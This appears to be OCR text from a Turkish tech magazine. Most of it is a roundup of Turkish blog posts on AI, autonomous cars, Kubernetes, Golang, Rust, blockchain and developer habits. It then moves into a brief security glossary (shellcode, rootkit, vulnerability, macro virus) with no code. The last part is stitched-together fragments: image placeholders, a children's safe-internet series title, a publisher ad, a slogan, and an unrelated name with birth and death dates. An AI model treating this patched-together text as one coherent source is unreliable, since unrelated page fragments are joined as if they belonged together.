Ahmet Ataşoğlu ise Python'da bulanık mantık modellemeyi anlatmış.

Otonom Araçlarda Derin Öğrenme

Pek çok teknoloji ve otomotiv firması, otonom araçlar üretmek için ciddi bir çalışma içerisinde. Üzerindeki çok sayıda sensörle hem çevreyi algılaması hem yolu algılaması hem de olası bir kazayla yüz yüze gelmesi halinde nasıl hamle yapacağını belirlemek durumunda. Özellikle tahmin üretme ve karar alma noktalarında derin öğrenmenin kullanımı önem kazanıyor.

Mustafa Mert Tunalı, derin öğrenmenin işbu otonom araçlarda çalışma mantığını anlatmış.

Teknolojiye Engelsiz Erişim için Görüntü İşleme

Yapay Zeka'nın çok hızlı geliştiği bu çağdaki önemli teknolojilerden biri de görüntü işleme. Özellikle Çin'deki kullanımı insanı distopik düşüncelere gark etse de insanın hayatını kolaylaştıran uygulama alanları da elbette mevcut. Bunlardan biri Bilgisayar Mühendisliği okuyan Özkan Doğan ve Ozan Şahin'in bitirme tezi olarak geliştirdiği bir uygulama. Kısaca engelli bireylerin bir ekrandaki menülerin üzerinde gözleriyle gezinerek ve seçim yaparak akıllı ev cihazlarını kontrol etmesini sağlıyor. Gözün hareketlerini yapay sinir ağları kullanarak yakalamışlar. Fark edeceğiniz üzere fikir geliştirilmeye çok müsait. Yazdıkları blog ile projenin teknik detaylarını anlatmışlar.

Bir Yapay Zeka Projesi

Geçtiğimiz aylarda düzenlenen Teknofest'19'da "Yapay Zeka Yarışması" düzenlenmiş. RetinaNet kullanarak dronedan alınan görüntülerde nesne tespiti yapan projesiyle HÜMA takımı finalistlerden biri olmuş. Yavuz Kömeçoğlu, bu projenin hikayesini paylaşmış. Sıddık Açıl ise projenin teknik kısmını anlatmış.

Yapay Zeka demişken;
Gökhan Yücel, Gartner'ın Yapay Zeka trendleri hakkında yayımladığı rapordan bahisle 37 madde halinde ve okuma/izleme önerileri eşliğinde Yapay Zeka'nın bugününü ve yarınını yazmış.

Şebnem Özdemir, Yapay Zeka hakkında konuşulan korku senaryolarından ve bunların haklılık paylarından bahsetmiş.

Muhammed Pektaş, makine öğrenmesi ile yüz tanıma için kullanılan FaceNet mimarisini, bir örnek eşliğinde anlatmış.

Şevket Ay, veri kümelemek için kullanılan K-Means algoritmasını anlatmış.




Javascript'te Bileşen Odaklı Geliştirme

Gözde frontend frameworklerinin doğuşuna sebep olan temel fikirlerden biri bileşen odaklı geliştirme. Ersen Başaran Şen geçtiğimiz yıl yayımladığı yazısında, yıllar önce web sayfalarının nasıl geliştirildiğinden başlayarak, bu noktaya ve fikre nasıl gelindiğini hikaye etmiş.

Bileşenlerden bahsetmişken Güner Kaan Alkım'ın, Javascript'te bileşen tasarımını anlattığı 2 yazısını da bırakayım(1, 2)



Tecrübe, Tecrübe, Tecrübe

İşbu bültenin müdavimlerinin hatırlayacağı üzere okumaktan belki de en çok zevk aldığım makale türleri vaka çalışması diyebileceğimiz yaşanmış bir probleminin çözümünün veya yapılan bir geliştirmenin hikayesinin anlatıldığı yazılar.

Bu kapsamda geçtiğimiz haftalarda Hüseyin Güner, oldukça güzel bir yazı yayımlamış. Geçen sene dakikada 500K isteği rahatlıkla kaldıran ve Spring Boot üzerine bina edilen sistemin sayı büyüdükçe hantallaşmasından mütevellit başka arayışlara girmişler ve akabinde Golang'de karar kılmışlar. Dakikada 1.5 milyon isteği karşılamaya başlayan sistemin hikayesi şurada.

Yine Selçuk Usta, geçtiğimiz ay tam sevdiğim, okumaktan keyif aldığım, faydalı bulduğum ve her seferinde Türkçede benzerlerinin yazılmasını dilediğim tarzda bir yazı kaleme almış: Bir Kubernetes Göçü Hikayesi. Başta monolitik yapıda olan uygulamalarını servis yapısına ve Kubernetes'e geçirme serüvenlerini detaylıca anlatmış. Kullanılan teknolojilerden mimarisine; monitoring, tracing, logging kurgularından deployment süreçlerine ve tüm bu aşamalarda yaşadığı problemlere genişçe değinmiş. Ayrıca devam yazısı sayılabilecek bir diğer yazısında Istio ile HTTP Header yönetimini anlatmış.


Aykut Bal, son çıkardıkları ürünleri Storyly'nin hikayesini fikir aşamasından itibaren anlatmış.

Ömer Savaş ise bir kamu kurumundaki oldukça karmaşık ve tam sanallaşamamış bir ağı alıp nasıl düzgün, yedekli, yüksek erişilebilir ve gerçekten sanal bir ağa dönüştürdüklerini anlatmış.

Vaka çalışması demişken Arda Aksoy da GetirYemek uygulaması üzerinden detaylı bir kullanıcı deneyimi analizi yapmış.



Girişimlerin Sunucu Derdi

Yeni girişimlerin genelde kısıtlı kaynaklara sahip oldukları için dertleri bitmez. Her gider kalemini ince eleyip sık dokumak zorunda kalırlar. Özelikle geniş bir kullanıcı kitlesine hitap eden girişimler için önemli kalemlerden biri sunucu giderleri olsa gerek. Emre Mert, tüm alternatifleri(yerel, yerli/yabancı bulut) artı ve eksileriyle beraber irdelemiş.

Svelte, Rust, Kaos Mühendisliği

Zafer Ayan, çoğunlukla Türkçe kaynağın az olduğu konularda detaylı içerik üreten bloggerlardan biri. Geçtiğimiz ay Devnot'ta bu kapsamda 3 yazı yayımlamış.

Bunlardan ilkinde tarihçesinden başlayarak kaos mühendisliğini ve bir örnek üzerinden uygulamasında kullanılan yöntemleri anlatmış.

Bir diğer yazısında son zamanlarda her ortamda bolca övülen Rust diline geniş bir giriş yazısı yazmış.

Son yazısında ise ismi yavaş yavaş duyulmaya başlanan ilginç Javascript frameworkü(ve derleyicisi) Svelte'i ve getirdiklerini anlatmış.

Bitcoin ve Ekonomi

Bitcoin'in önemli özelliklerinden biri sınırlı sayıda(21 milyon) üretilecek olması. Bu da bu sayıya ulaşıldığında değer artışının(kısıtlı kaynak dolayısıyla) nasıl etkileneceği konusunda kimi tartışmalara neden oluyormuş. Yalnız Bitcoin'i geliştiren Satoshi Nakamoto daha ilk başlarda minimum Bitcoin'in 100 milyonda biri kadar tutarda işlem yapılacak şekilde tasarlamış. İsmail Hakkı Polat, "Bitcoin'in kuruşu" olarak tanımladığı ve sonradan Satoshi ismi verilen bu birimi ve kripto para ekonomisine olası etkilerini anlatmış.

Şerifhan Işıklı ise "Yeni Ekonomi ve Blockchain" başlıklı bir yazı kaleme almış.

İHAlar

Geçtiğimiz günlerde Yemen'deki Husi isyancılara ait olduğu iddia edilen 10 İHA'lık patlayıcı yüklü bir sürü, Suudi Arabistan'ın en önemli petrol üretim tesislerine saldırmış. Sonuçta Suudi Arabistan'ın petrol üretim kapasitesi yarı yarıya düşmüş.

Güven Sak, gelecek için endişe verici bu gelişmeden bahisle sayıları devamlı artan ve yapay zeka ile donatılan İHA'lardan bahsetmiş.

Arzular ve İhtiyaçlar

Çoğunluk itibariyle paramızın alabileceği(hatta bazen ayaklarımız yorgandan dışarı taşıyor) en iyi, en son model, en çok özelliğe sahip ürünü almaya çalışıyoruz. Peki bu özelliklerin tamamına ihtiyaç var mı? Daha doğrusu kullanmadığımız/kullanmayacağımız bir özelliğe para veriyor olabilir miyiz? Burak Selim Şenyurt, hayatının farklı dönemlerinde sahip olduğu farklı donanımlara sahip bilgisayarlarından ve her ge-

çen gün donanımı güçlenen bu bilgisayarlara ne denli ihtiyaç duyduğundan bahsetmiş. Hadi bir de spoiler vereyim: hikaye **Commodore 64** ile başlayıp **Raspberry Pi** ile bitiyor.

Raspberry Pi demişken Birol Emekli, Microsoft'un IoT cihazlar için geliştirdiği işletimi sistemi Windows 10 IoT Core'dan bahsetmiş.

Bir Tutam Fonksiyonel Programlama

Özellikle benim gibi yıllarını nesne yönelimli programlama konseptinde geçirenler için tamamen farklı bir paradigma içeren fonksiyonel programlamayı anlaması biraz zor oluyor. Türerkan İnce, bizleri düşünmüş ve tane tane fonksiyonel programlamanın mantığını anlatmış.

Murat Koptur ise fonksiyonel programlama jargonu hakkında bir çeviri yazı yayımlamış.

Tabi bu bahsi kapatmadan Chris Stephenson'ın konu hakkındaki -Türkçe- sunum videolarını da bırakmadan geçmeyeyim. (1. bölüm, 2. bölüm)

Paketleme

Her geçen gün daha da popülerleşen açık kaynağın yayılmasına katkı sağlayan önemli şeylerden biri de kanımca gelişmiş paket yöneticileri. Bunların da en yoğun kullanılanı sanırım NPM(Node Package Manager). Yavuz Akıncı, NPM ve Github için paket geliştirmeyi ve bu platformlara yüklemeyi anlatan detaylı bir rehber kaleme almış.

Nafi Durmuş da adım adım Ruby'de kütüphane(gem) oluşturmayı anlatmış.

Yazılımcı Profilimiz

Geçtiğimiz haftalarda Burak Selim Şenyurt, ülkemizdeki yazılım geliştirici profilini merak etmiş ve bunun için bir anket düzenlemişti. 1000'in biraz üzerinde yazılımcının katıldığı ankette ilgi çekici sorular da vardı. Anketi sonuçlandırdıktan sonra tek tek tüm soruları ve gelen cevapları analiz ettiği güzel bir yazı kaleme almış.

Ek Proje Geliştirme

Tam zamanlı çalıştığımız işin dışında ek projelerle meşgul olmanın maddi manevi pek çok getirisi var. Elbette biraz fedakarlık gerektiren bir aktivite. Salih Oktay Akar, ek proje geliştirmenin neden önemli olduğundan ve getirilerden bahsetmiş.

Hüseyin Mert ise bu geliştirme sürecinde nelere dikkat edilmesi gerektiğinden bahsetmiş.

Tabi konusu açılmışken burada daha önce de paylaştığım Emre Mert'in "yan proje geliştirme rehberi"ni analım.

Verimli Yazılımcı

Verimli bir çalışma sadece teknik donanımla ve araçlarla sağlanabilecek bir şey değil. Örneğin uyku, hem doğrudan çalışma verimini hem de uzun vadede sağlığı etkileyen bir ihtiyaç. Hüseyin Polat Yürük, bilimsel araştırma sonuçlarından da örnekleyerek iyi uykunun önemini ve verime etkilerini anlatmış. Bir diğer yazısında ise çalışma hayatında olumlu etkilerini gördüğü meditasyondan bahsetmiş.

Soyutlama ve Evrim

Geçenlerde yazılım dünyasında her şeyin çok hızlı değiştiğinden ve güncel kalmanın zorluğundan bahseden bir arkadaşa şakayla karışık "abi gömülü yazılıma geç rahat et" demiştim. Sonraki gün bu muhabbet aklıma geldiğinde makine dillerinden yüksek seviye dillere ve bunların frameworklerine geldikçe hem bu hızlı değişimin hem de soyutlanmanın arttığını düşündüm. Arada cidden bir korelasyon vardı.

Daha sonra okuma listesinde bekleyen Özcan Acar'ın "Bilginin Evrimi" yazısını okuduğumda Özcan Hoca'nın bunların birbirine bağlı olduğunu düşündüğünü ve soyutlama arttıkça bilgi oluşumunun da arttığından, daha fazla bilginin de soyutlamayı hızlandıracağından bahsettiğini gördüm. Bu girizgahtan sonra ise Mikroservis Mimarisi, Reaktif Programlama, Reaktif Mimari, Angular gibi farklı yaklaşım ve frameworkler üzerinden "bilginin evrimini" anlatmış. Bunların öncesinde hayatımızda neler vardı, niye ortaya çıktılar, evrim süreçleri neydi ve devamında neye evrilebilirler gibi oldukça ilgi çekici soruların cevabını aramış. Şiddetle tavsiye ettiğim bir makale.

Blockchain Gündemi

Blokzincir teknolojisi gündemdeki yerini muhafaza ediyor. Türkiye'de bu konuda farkındalık oluşturmak, araştırmalar yapmak ve raporlar oluşturmak gibi bir misyon üstlenen Blockchain Türkiye Platformu 1 yaşına değmiş. Soner Canko, BTCR'nin çalışmalarından ve dünyadaki Blockchain alanında yaşanan gelişmelerden bahsetmiş.

Lagari Bey, paranın tarihinden başlayarak Bitcoin'in ve Blockchain'in hikayesini oldukça akıcı bir şekilde anlatmış.

Özge Çelik, Blokzincir alanında ülkemizde yaşanan güzel gelişmelerden bahsetmiş.

Erkan Öz ise akın akın firmaların ortaklıktan çekildiği Facebook'un kripto para projesi Libra'nın son durumundan bahsetmiş.

Bitcoin, Blokchain vs demişken Faruk Terzioğlu, Bitcoin ağı üzerine yazılım geliştirmeyi anlattığı yazılarına devam ederek C#'ta Bitcoin ile toplu ödeme yapabileceğimiz bir uygulama geliştirmeyi anlatmış.

Geçtiğimiz haftalarda TÜBİTAK tarafından 2 günlük bir çalıştay düzenlenmiş. Bu çalıştaya katılanlardan Çağla Gül Şenkardeş, buradaki gözlemlerini ve tecrübeleri üzerinden Blockchain projesi/girişimi oluştururken dikkat edilmesi gerekenleri kaleme almış.

SHELLCODE

Kod çalışan bir uygulamaya enjekte edildiğinde çalıştırılabilecek, dikkatle hazırlanmış talimatların(bir dizi komut) bir listesi olarak tanımlanır.Kötü niyetli talimatlar, saldırganın komut satırına erişimini sağlar.

ROOTKIT

Genellikle işletim sistemi çekirdeğine sızarak,sistemin her açılışında kendisini aktif eden, bulaştığı sisteme uzaktan erişim ve kontrol sağlayan bir tür kötü amaçlı yazılımdır.Amacı yayılmak değil, bulunduğu sistemde varlığını gizlemektir.

VULNERABILITY


Bir bilgisayar sisteminde yetkisiz eylemler gerçekleştirmek için saldırgan gibi bir tehdit aktörü tarafından yararlanılabilecek bir zayıflık/zaafiyeti ifade etmek için kullanılır.


MACRO VIRUS

Belgeler, elektronik tablolar ve diğer veri dosyalarıyla ilişkili makrolara kötü amaçlı kod yerleştirerek çalışan, belgeler açılır açılmaz zararlı aktivitenin çalışmasına neden olan bir virüs çeşididir.

ÇOCUKLAR İÇİN GÜVENLİ İNTERNET SERİSİ

Çocuklar için Güvenli İnternet





abaküs

Türkiye'nin Bilişim Kaynağı

www.abakuskitap.com

VATANDAŞA CART CURT YOK!

Aykut Oray
13 Ekim 1942, Üsküdar - 11 Ağustos 2009, Köyceğiz